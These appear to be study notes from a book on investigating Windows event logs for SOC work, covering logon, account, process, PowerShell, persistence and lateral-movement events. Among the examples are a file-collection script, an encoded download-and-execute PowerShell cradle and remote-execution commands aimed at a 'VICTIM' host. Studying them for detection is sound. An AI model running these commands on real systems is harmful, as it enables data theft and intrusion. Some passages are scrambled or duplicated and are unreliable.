

Chapter 3: Introduction to Windows Event Logs

Windows event types

By default, since Windows Vista and onward, Microsoft event logs are stored in the `C:\Windows\System32\winevt\Logs` path. This registry key is located under the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\<EventLogName>

Security event log types

- Logon events: every login attempt activity of the system, including either success or failure logins, as well as the logoff activity.
- Logon validation events: every credential's validation activity. This type of event exists on a machine that validates the login credentials; hence in the case of a domain environment, such an event will be generated on the domain controller, and in the case of local account authentication, such an event will be generated on the machine itself.
- Object access events: Records for every access to shared files and folders and objects that have a system access control list specified, such as files, folders, and registry keys.
- Account management events: Records for every account management and change activity, such as account creation, deletion, enabling, disabling, additions to a new group, and password changes.
- Privilege use events: Records for every admin-privileged account login success to a system.
- Process tracking events: Records for every process starting and exiting activity.

System event log types

- System startup and shutdown
- Services status
- Firewall status

Application event log

Other event log types

The default installation

of a Windows OS such as Windows 10 or 11 may contain more than 300 event log files. The most valuable log files of these events are as follows:

- PowerShell logs: There are two event log files that record PowerShell activities, such as execution, command-line arguments, and fully executed scripts
- Scheduled tasks logs: These event log files contain records of scheduled task creation, start, and stop activities
- RDP logs: These event log files contain records to track Remote Desktop Protocol (RDP) connections
- WMI logs: These event log files contain records of Windows Management Instrumentation (WMI) event consumer

Windows event log analysis tools

- Event Viewer

Under Windows Logs, you will find the System, Security, and Application logs, and under Applications and Services Logs, you will find other event log files, such as Windows PowerShell

- PsLogList tool
PsLogList tool, a Sysinternals command-line tool that allows you to dump live logs to a TXT, CSV, EVTX, or EVT format to download them
- Event Log Explorer
To analyze the extracted logs from the Windows machine offline
- EvtxECmd

Chapter 4:Tracking Accounts Login and Management

- Account login tracking

- Windows accounts

Standard Windows accounts :are basic Windows accounts, such as those created for an employee by their organization's system admin to use for normal day-to-day tasks

Default local system accounts

SYSTEM: The SYSTEM account is the most powerful account of all the default local system accounts.

NETWORK SERVICE: The NETWORK SERVICE account is a local system account on the Windows operating system with limited privileges but enough to be used by specific Windows services and processes to authenticate over the network.

LOCAL SERVICE: The LOCAL SERVICE account is a local system account with limited privileges,similar to the NETWORK SERVICE account, but it is not allowed to present the computer's credentials to remote servers

<COMPUTERNAME>\$: This is the computer account and it is created when a Windows computer is joined to a domain environment

- Tracking successful logins

Microsoft allows you to track any successful account logins into systems by recording Event ID 4624,
the log is divided into seven sections

An account was successfully logged on.

Subject:

Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0

Logon Information:

Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: Yes

Impersonation Level: Delegation

New Logon:

Security ID: S-1-5-21-1830255721-3727074217-2423397540-1107
Account Name: pbeesly
Account Domain: DMEVALS.LOCAL
Logon ID: 0x5DD594
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {cbb2e0c8-f80e-de39-bccb-98581

Figure 4.1 – Event ID 4624
(An account was
successfully logged on.)

Process Information:

Process ID: 0x0
Process Name: -

Network Information:

Workstation Name: -
Source Network Address: 10.0.1.4
Source Port: 59900

Detailed Authentication Information:

Logon Process: Kerberos
Authentication Package: Kerberos
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

- Tracking successful administrator logins

Microsoft allows you to track every successful administrator account login into systems by recording Event ID 4672, called Special privileges assigned to new logon,

▼ ⚠ Special privileges assigned to new logon.

Subject:

Security ID:	S-1-5-21-1830255721-3727074217-2423397540-1107
Account Name:	pbeesly
Account Domain:	DMEVALS
Logon ID:	0x861A79

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeDelegateSessionUserImpersonatePrivilege

Figure 4.2 – Event ID 4672 (Special privileges assigned to new logon.)

Whenever an administrator account logs into the system, two events are recorded by the system.

The first event is Event ID 4624, which indicates a successful logon, while the second event is Event

ID 4672, which indicates that a special privileged account has logged on and logs the administrative privileges assigned to the login

- Tracking logon sessions

As we mentioned previously, every account login session has a unique Logon ID. This Logon ID allows you to track users' activities during the logon session, as well as identify the duration of the session. Most of the events in the Security log file contain the **Logon ID** field value, which you can use to track user activities such as process execution, object access, and so on during the same logon session. You can also use the **Logon ID** value for interactive logon sessions such as logon types 2, 10, 11, and 12 to identify the logon session's length. For the other logon types, such as logon type 3, this field value won't be useful as you will notice that the session started and ended instantly because the session starts when you request to access the shared resource and ends once the resource has been accessed.

- Tracking failed logins

An account failed to log on.

Subject:

Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0

Logon Type: 3

Account For Which Logon Failed:

Security ID: NULL SID
Account Name: mostafa.yahia
Account Domain: soc.com

Failure Information:

Failure Reason: Unknown user name or bad password.
Status: 0xc000006d
Sub Status: 0xc0000064

Process Information:

Caller Process ID: 0x0
Caller Process Name: -

Network Information:

Workstation Name: WIN-SOC2
Source Network Address: 10.0.0.20
Source Port: 53111

Detailed Authentication Information:

Logon Process: NtLmSsp
Authentication Package: NTLM
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

the mostafa.yahia domain account from the soc.com domain name failed to log into

that system to access its shared resources, such as files and folders (Logon Type 3), remotely from the 10.0.0.20 machine IP, named WIN-SOC2. According to the authentication failure Sub Status field's value, the login failure occurred because the user doesn't exist.

Note: Event ID 4625 is valuable for SOC analysts in investigating and detecting password-cracking attacks such as password brute-forcing and password spraying. Also, the Failure Reason section, especially the Sub Status field, is valuable for identifying the logon failure reason and investigating suspicious reasons such as a username not existing,

Based on the predefined security policy of your organization, after a certain number of login failure attempts when using an account, the account will be locked for a period that is also predefined by the policy. When this occurs, Microsoft records Event ID 4740, called **A user account was locked out**. See Figure 4.7:

```
A user account was locked out.
```

```
Subject:
```

```
Security ID:  SYSTEM
Account Name:  WIN-SOC2$
Account Domain:  WORKGROUP
Logon ID:  0x3E7
```

```
Account That Was Locked Out:
```

```
Security ID:  WIN-SOC2\Ali
Account Name:  Ali
```

```
Additional Information:
```

```
Caller Computer Name:  WIN-SOC2
```

• Login validation events

Microsoft records logon validation events based on the user authentication protocols used, which could be either NTLM or Kerberos.

Login validation Event IDs (NTLM protocol)

Event ID 4776 records both successful and failed attempts regarding credentials validation when the NTLM protocol is used

The domain controller attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Mostafa.yahia
Source Workstation: WIN-SOC2
Error Code: 0xc0000064

Figure 4.8 – Event ID 4776 (The domain controller attempted to validate the credentials for an account.)

As you can see, this event records a failure credential validation for the **Mostafa.yahia** account name, which was authenticated from the **WIN-SOC2** workstation. The failure occurred because the user doesn't exist (**Error Code: 0xc0000064**). Note that the **Error Code** values of Event ID **4776** are equivalent to the **Sub Status** field values of the login failure, Event ID **4625**, and share the same corresponding values displayed in the *Tracking failed logins* section.

Login validation Event IDs (Kerberos protocol)

Let's take a look at some Event IDs for the Kerberos protocol:

- **Event ID 4768:** This event records a **Ticket Granting Ticket (TGT)** being created, which means that the authentication process succeeded over the Kerberos authentication protocol and a TGT has been granted to the user for a certain period.
- **Event ID 4769:** This event records when the DC successfully authenticated the credentials over Kerberos and granted the user a **service ticket** to access the server resources, such as shared files and folders.
- **Event ID 4771:** This event records pre-authentication failures, which means that the domain controller failed to validate the provided credentials, so the DC won't grant TGT or **Ticket Granting Service (TGS)** tickets. See *Figure 4.9*:

- Account and group management tracking

- Tracking account creation, deletion, and change activities

The most valuable of these events is Event ID 4720, which records new account creation activities. This event is particularly useful for detecting an attacker's attempts to maintain persistence in the compromised environment by creating new accounts

Event ID	Event Name
4720	A user account was created
4722	A user account was enabled
4723	An attempt was made to change an account's password
4724	An attempt was made to reset an account's password
4725	A user account was disabled
4726	A user account was deleted
4738	A user account was changed
4740	A user account was locked out
4767	A user account was unlocked

- Tracking creation and account adding to security groups

Microsoft records several events, including events that allow you to monitor security group creation, deletion, and changes, as well as members being added or removed from them. To identify the privileges of a newly created account, you can look for another event that indicates the group to which the account has been added. This event will occur after the account creation event and will allow you to determine the account's privileges based on its security group membership.

Event ID	Event Name
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group

Event ID	Event Name
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group

Event ID	Event Name
4727	A security-enabled global group was created
4730	A security-enabled global group was deleted
4731	A security-enabled local group was created
4734	A security-enabled local group was deleted
4754	A security-enabled universal group was created
4758	A security-enabled universal group was deleted
4727	A security-enabled global group was created
4730	A security-enabled global group was deleted

Table 4.6 – Security group creation and removal events

Chapter 5 :Investigating Suspicious Process Execution Using Windows Event Logs

- Introduction to Windows processes




Figure 5.2 – Windows process attributes

- Windows process types

- Standard Windows processes

The standard Windows processes are processes that are developed by Microsoft and exist on Windows

Common standard Windows processes

- ❖ System: A kernel-mode process that is responsible for threads that run in kernel mode
- ❖ Session Manager (smss.exe): The session manager process is the first user-mode process that is responsible for creating new sessions in a Windows operating system
- ❖ Client Server Runtime Subsystem (csrss.exe): The csrss.exe process instance is created for every new session to manage the processes and threads and import DLLs that provide the Windows API
- ❖ Windows initialization (wininit.exe): The process that represents session 0 and is responsible for initializing the Service Control Manager (services.exe), and the Local Security Authority process (lsass.exe)
- ❖ Service Control Manager (services.exe): The process responsible for loading and launching the Windows services and drivers
- ❖ Service Host (svchost.exe): The process responsible for running and hosting service DLLs. There are multiple instances of svchost.exe – each instance uses the unique “-k” parameter in the command-line argument of the process instance to group similar services in one instance

- ❖ Runtime Broker (RuntimeBroker.exe): The process that helps manage permissions on your PC for apps from the Microsoft Store by acting as a proxy between Windows Universal apps and privacy/security
- ❖ Local Security Authentication Service (lsass.exe): The lsass.exe process is responsible for authenticating users either against the domain controller for domain accounts or the SAM table for local accounts. It is also responsible for implementing the security policy and storing the authentication credentials in its memory section, making it a prime target for attackers trying to steal login credentials:
- ❖ Windows Logon (winlogon.exe): The process that handles interactive user logins and logouts. This process is also responsible for loading the LogonUI.exe process to receive credentials from the user and then passing the provided credentials to the lsass.exe process for validation, either against the domain controller database or local SAM table
- ❖ Logon User Interface (LogonUI.exe): The LogonUI.exe process is responsible for handling the user interface for the Windows login screen. When a user attempts to log in, LogonUI.exe is launched to display the login screen and receive the user's credentials. Once the user's credentials are entered, LogonUI.exe passes them to the appropriate process, such as winlogon.exe or lsass.exe, for authentication and further processing
- ❖ Windows Explorer (explorer.exe): The Explorer process is responsible for providing the user interface for the desktop, taskbar, and file manager in Windows. It also provides access to system files, folders, applications, and features to logged-in users
- ❖

→ Non-standard Windows processes

processes are processes that are not developed by Microsoft and do not exist by default installation of the Windows platforms.

- Windows process tracking events

Event ID 4688 records every process creation activity

Event ID 4689 records every process exit activity

A new process has been created.

Creator Subject:

Security ID: SYSTEM
Account Name: WIN-SOC2\$
Account Domain: soc
Logon ID: 0x3E7

Target Subject:

Security ID: soc\mostafa.yahia
Account Name: mostafa.yahia
Account Domain: soc
Logon ID: 0x89177D

Process Information:

New Process ID: 0x2e0e4
New Process Name: C:\Windows\System32\RuntimeBroker.exe
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x268
Creator Process Name: C:\Windows\System32\svchost.exe
Process Command Line:

Figure 5.4
(A new process
created.)

Figure 5.4 – Event ID 4688 (A new process has been created.)

As you see in the preceding figure, **Event ID 4688** consists of three sections, **Creator Subject**, **Target Subject**, and **Process Information**. Each section refers to valuable information; let's analyze each section separately:

Creator Subject : This section provides information about the user and login session that initiated the newly created


process, as well as the owner of the parent process that created the new process.

Target Subject : This section provides information about the user who owns the newly created process and whose context the process runs under, as well as the login session associated with the process.

Process Information : This section refers to information about the newly created process and its creator process (its parent process).

Microsoft also records **Event ID 4689**, named **A process has exited.**, in the security event log file to track any process exiting and ending activities. See *Figure 5.7*:

⚠ **A process has exited.**



Subject:

Security ID:	S-1-5-21-1830255721-37270742
Account Name:	pbeesly
Account Domain:	DMEVALS
Logon ID:	0x3731F3

Process Information:

Process ID:	0x1738
Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Exit Status:	0x0

Figure 5.7 – Event ID 4689 (A process has exited.)

As you can see in the preceding screenshot, the process exit event consists of two sections – the **Subject** and **Process Information** sections. The **Subject** section refers to information about the login session and the user that the process was running under its context, and the **Process Information** section contains information about the exited process such as the process ID, process name, and its full path.

- Investigating suspicious process executions

We will discuss the following suspicious process execution behaviors and techniques:

- Hiding in plain sight

An attacker may name their malware with names similar to the common standard Windows process names, such as Svch0st.exe, scvhost.exe, Issas.exe, and so on, or even name a malware process with the same name as a common Windows process and then save and load it from a Windows path other than the one that the original legitimate process file was saved and is running from

Tools : The platform is accessible here: <https://www.echotrail.io/>.

- Living Off the Land

A LOTL attack is when an attacker decides to depend on the legitimate software and binaries available in the victim's system to perform his malicious activities and achieve his objectives instead of uploading new malware and tools to the infected host to evade detection efforts

Tools: (<https://lolbas-project.github.io/>).

- Suspicious parent-child process relationships

A suspicious parent-child process relationship is when a process spawns an unexpected process or when the process has an unexpected parent process.

- Suspicious process paths

Chapter 6: Investigating PowerShell Event Logs

Why do attackers prefer PowerShell?

- It is installed and whitelisted by default on all Windows operating systems
- It generates few digital artifacts
- It provides remote access capabilities over an encrypted channel
- A growing community exists with available PowerShell penetration scripts ready to use
- Several attack and post-exploitation frameworks built on PowerShell exist and are available for everyone to use, such as Nishang, PowerSploit, Empire, and WinEnum
- Usually, Windows system administrators use PowerShell for configuration and management in their day-to-day operations, which allows PowerShell malicious activities to blend into legitimate regular administration activities
- Attackers can lie on PowerShell in all attack phases

PowerShell execution tracking events

In this section, we will discuss three event logs that are valuable for investigating and tracking suspicious PowerShell execution activities. These events exist in two PowerShell event files – Event ID 800 exists in the Windows PowerShell Event Log file and Event IDs 4103 and 4104 exist in the Microsoft-Windows-PowerShell/ event log file Operational

```
Creating Scriptblock text (1 of 1):
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,
*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*.psw,*.pass,*.login,*.admin,*.sifr,*.sifer,*.vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandPrope
rty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\Draft.Zip -Force

ScriptBlock ID: 07c253ad-a7e6-4bc1-b709-f147e0506b04
Path:
```

The previous screenshot is a sample of Event ID 4104, which logs the entire executed PowerShell script. As you can see, the event log starts with “Creating Scriptblock text (1 of 1)”

for long scripts, the full script will be divided into multiple sections, with every section recorded in one event and every event starting with (Creating Scriptblock Sections)).text (the number of the section) of (the number of total

Event ID 4104 allows you to reconstruct the fully executed script by arranging and assembling the events that have the same value. You can reconstruct the script either manually by ordering ScriptBlock ID and copying every section into any text editor such as Notepad to reconstruct the full script or by using automated scripts such as the PowerShell script at the following URL [ExtractAllScripts.ps1/841ac223e69913b49dc2aa9cc8663e34](https://gist.github.com/vikas891/841ac223e69913b49dc2aa9cc8663e34).(https://gist.github.com/vikas891/841ac223e69913b49dc2aa9cc8663e34). That script allows you to reconstruct all scripts from 4104 events.

While PSReadLine just recorded the entered commands, Transcripts recorded robust information such as the PowerShell start time, username, machine name, PowerShell version, and the input and output of every command, including the error messages.

Investigating PowerShell attacks

Fileless PowerShell malware

Fileless malware, also known as memory-based malware, refers to a type of malicious code that runs directly in memory without leaving traces of traditional executable files on the system disk.

Suspicious PowerShell commands and cmdlets

a list of suspicious PowerShell command-line arguments and cmdlets that are usually used by attackers to achieve their malicious objectives and their description

Command-line argument and cmdlet	Description
-NonInteractive (-noni)	A command-line argument used to not present an interactive shell prompt to the user.
DownloadString	A function from the System.Net.WebClient library used to download content from a URI into a string variable.

Command-line argument and cmdlet	Description
DownloadFile	A function from the System.Net.WebClient library used to download content from a URI into a file.
-ExecutionPolicy OR -ep	A command-line argument usually used to manipulate the execution policies that let you decide the conditions under which scripts can be run or not. Attackers usually used two execution policy decisions (-ExecutionPolicy Bypass or -ExecutionPolicy Unrestricted). The Bypass option runs any script run without warning and the Unrestricted option runs any unsigned scripts without warning.
-EncodedCommand, -e, OR -enc	<p>An attacker may use encoded PowerShell commands to evade detection; to be executed successfully, attackers use the -EncodedCommand option.</p> <pre> Example: "C:\Windows\System32\ WindowsPowerShell\v1.0\powershell.exe" -nop -exec bypass -win hidden -noni -e cG93ZXJzaGVsbC5leGUgLWVwIGJ5cGFzcyAtbm9wIC1ub2V4 aXQgLWMgaWV4ICgoT mV3IE9iamVjdE5ldC5XZWJDbGlbnQpLkRvd25sb2FkU3 RyaW5nKOKAmGh0dHA6 Ly9zb2N0ZXN0Lnh5ei9tYWx3YXJlLnBzMeKAmSbp </pre>
Invoke-Command	Command usually used by attackers to execute commands on remote systems.
Enter-PSSession	Command usually used by attackers to enter an interactive PowerShell session with remote systems.
Invoke-WebRequest	Command usually used by attackers to download malware to the infected machine from remote servers.

Chapter 7: Investigating Persistence and Lateral Movement Using Windows Event Logs

- Understanding and investigating persistence techniques

Persistence is the way that malware authors (attackers) maintain their access to a compromised system even after the system changes, such as by rebooting, logging off, or credential change.

- Registry run keys

The Windows Registry is a hierarchical database that stores configuration settings, options, and information about the operating system, hardware devices, software applications, and user preferences

on Microsoft Windows operating systems.

Registry consist of five Hives, the most important hives of them are `HKEY_CURRENT_USER` (HKCU) which stores configuration settings for the currently logged-in user, and `HKEY_LOCAL_MACHINE` (HKLM) which stores configuration settings for the entire computer system, applicable to all users.

Each registry hive include several registry keys such as the registry run keys. Registry run keys are registry keys that make a program run when a user logs on to a system. An attacker may achieve persistence by modifying existing or adding new value under the registry run keys to reference the malware path to be executed when a user logs in (see Figure 7.1). Attackers can do so either by using

- Windows scheduled tasks

Windows scheduled tasks are recurring predefined actions automatically executed whenever a certain

set of conditions are met. An attacker may achieve persistence by creating a Windows scheduled task

- Windows services

A Windows service is a process that runs in the background without any interaction from a user and can run even before any user logs in to a system. An attacker may achieve persistence by creating a new service or modifying an existing service to execute their malicious code.

▼ ⚠ A service was installed in the system.

```
Subject:
  Security ID:      S-1-5-21-1830255721-3727074217-2423397540-1107
  Account Name:     pbeesly
  Account Domain:   DMEVALS
  Logon ID:         0x372E81

Service Information:
  Service Name:     javamtsup
  Service File Name: C:\Windows\System32\javamtsup.exe
  Service Type:     0x10
  Service Start Type: 2
  Service Account:   LocalSystem
```

Figure 7.5 – Event ID 4697 (A service was installed in the system.)

The preceding screenshot shows event ID 4697, which records new service creation activity. This event is recorded in the Security event log file. The event log is divided into two sections; the first section is the **Subject** section, which contains information about the user who created the service, and the second section is the **Service Information** section, which contains information about the newly created service. Let's focus on the **Service Information** section's fields; the first field refers to the newly created service name, the second field is **Service File Name**, which refers to the binary path that the service executes, the third field indicates the created service type, and the fourth field is **Service Start Type**, which indicates when and how the service will start. The start types values are numeric (0 = a boot device such as Windows drivers, 1 = a driver started by the I/O subsystem, 2 = an auto-start service (the service start type used by attackers to keep persistence), 3 = a manual start, and 4 = a disabled service). The last field is **Service Account**, which refers to the account that the service runs under its context.

- WMI event subscription

An attacker may keep persistence on an infected system by configuring the Windows Management

Instrumentation (WMI) event subscription to execute malicious content, either through a script or the command line, when specific conditions are met.

To keep persistence on the victim's machine by using WMI event subscription, an attacker needs to

conduct the following three steps:

1. An event filter must be created to define a specific trigger condition (for example, every one minute).
2. An event consumer must be created to define the script or command that should be executed

once the condition defined in the event filter is met.


3. A binding must be created that ties the event filter and event consumer together.

- Understanding and investigating lateral movement techniques

- Remote Desktop application

An attacker can use the Windows built-in Remote Desktop connection tool to fully access and control remote systems in a network for lateral movement.

SOC analysts and incident responders can utilize the Windows event logs provided by Microsoft that are recorded on both source and target machines, to detect and investigate malicious RDP communications for lateral movement (see *Figure 7.8*).




- Windows admin shares

An attacker can use an administrative privilege account to interact with the remote **Windows admin shares** and transfer binaries to a remote machine over the SMB protocol to execute it later, using one of the remote execution techniques, such as the PsExec tool, PowerShell remoting, remote scheduled task creation, or remote service creation.

Windows admin shares include **C\$**, **ADMIN\$**, and **IPC\$**. **C\$** allows you access to the **C:** drive of the remote machine, **ADMIN\$** allows you access to the **Windows** folder of the remote machine, and **IPC\$** is a special Windows admin share usually used for **named pipe** connections.

The most used tool by attackers to map Windows admin shares is the Windows built-in NET commandline tool.



Note :Note that, unlike the RDP logon type log, the Workstation Name field of the Network Information section here refers to the right name of the source machine.

Also, it is worth mentioning that attackers often employ automated share discovery utilities, such as the ShareFinder tool, to discover and enumerate shared folders and files on a victim's network.

- The PsExec Sysinternals tool

PsExec is a Sysinternals tool developed by Microsoft for remote code executions on other systems.

Most attackers use the PsExec tool for both remote code execution and lateral movement.




Figure 7.16 – The recorded event logs of PsExec lateral movement activities

- PowerShell remoting

PowerShell remoting uses the **Windows Remote Management (WinRM)** protocol, which allows users to execute commands on remote systems over an encrypted channel. To remotely execute commands on remote systems, an attacker can use one of the following two commands:

- `Invoke-Command -ComputerName VICTIM -ScriptBlock {Start-Process c:\malwarefolder\malware.exe} -Credential $credentials`
- `Enter-PSSession -ComputerName VICTIM -Credential $credentials`

